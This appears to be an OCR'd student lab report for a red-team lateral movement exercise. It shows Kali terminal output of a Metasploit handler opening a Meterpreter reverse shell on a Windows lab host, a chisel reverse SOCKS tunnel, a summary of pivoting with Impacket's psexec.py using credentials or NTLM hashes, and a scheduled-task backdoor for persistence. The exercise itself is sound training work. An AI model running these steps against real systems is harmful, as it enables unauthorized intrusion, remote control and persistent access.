
4. Lateral Movement Exercise


Activities:


- **Tools:** Covenant, Impacket. (https://github.com/cobbr/Covenant [You can use any new alternatives])
- **Tasks:** Pivot between compromised hosts.


Payload




Payload Sharing with Apache server services







kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Actions Edit View Help
LHOST 192.168.0.164 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.0.164:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > [2] + killed msfconsole
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Sending stage (177734 bytes) to 192.168.0.170
[*] Meterpreter session 1 opened (192.168.0.164:4444 → 192.168.0.170:49398) at 2025-09-02 04:37:23 -0400
meterpreter >
meterpreter >
meterpreter > shell
Process 1452 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\Tarun Singhal\Downloads>ping 192.168.0.164
ping 192.168.0.164
Pinging 192.168.0.164 with 32 bytes of data:
Reply from 192.168.0.164: bytes=32 time=2ms TTL=64
Reply from 192.168.0.164: bytes=32 time<1ms TTL=64
Reply from 192.168.0.164: bytes=32 time<1ms TTL=64
Reply from 192.168.0.164: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.0.164:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 2ms, Average = 0ms
C:\Users\Tarun Singhal\Downloads>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Actions Edit View Help
(root@kali)-[~]
chisel server -p 1081 --socks5 -reverse
2025/09/03 03:59:13 server: Reverse tunnelling enabled
2025/09/03 03:59:13 server: Fingerprint QN7fTgBPIMFPcfCy9qSPhD7EqgNt3yiK2sWJq2SMMoQ=
2025/09/03 03:59:13 server: Listening on http://0.0.0.0:1081
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- **Brief:**
- Pivoting: Use Impacket’s psexec.py for lateral movement. Summarize path in 50 words.



Summay

Using Impacket's psexec.py for lateral movement entails acquiring legitimate credentials or N TLM hashes, followed by SMB command execution on a distant Windows system.
This provides system-level access to a semi-interactive shell.
Understanding network security flaws and simulating attacker behavior are aided by repeatin g the procedure on several computers.

- Persistence: Add scheduled task for backdoor. Log:

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily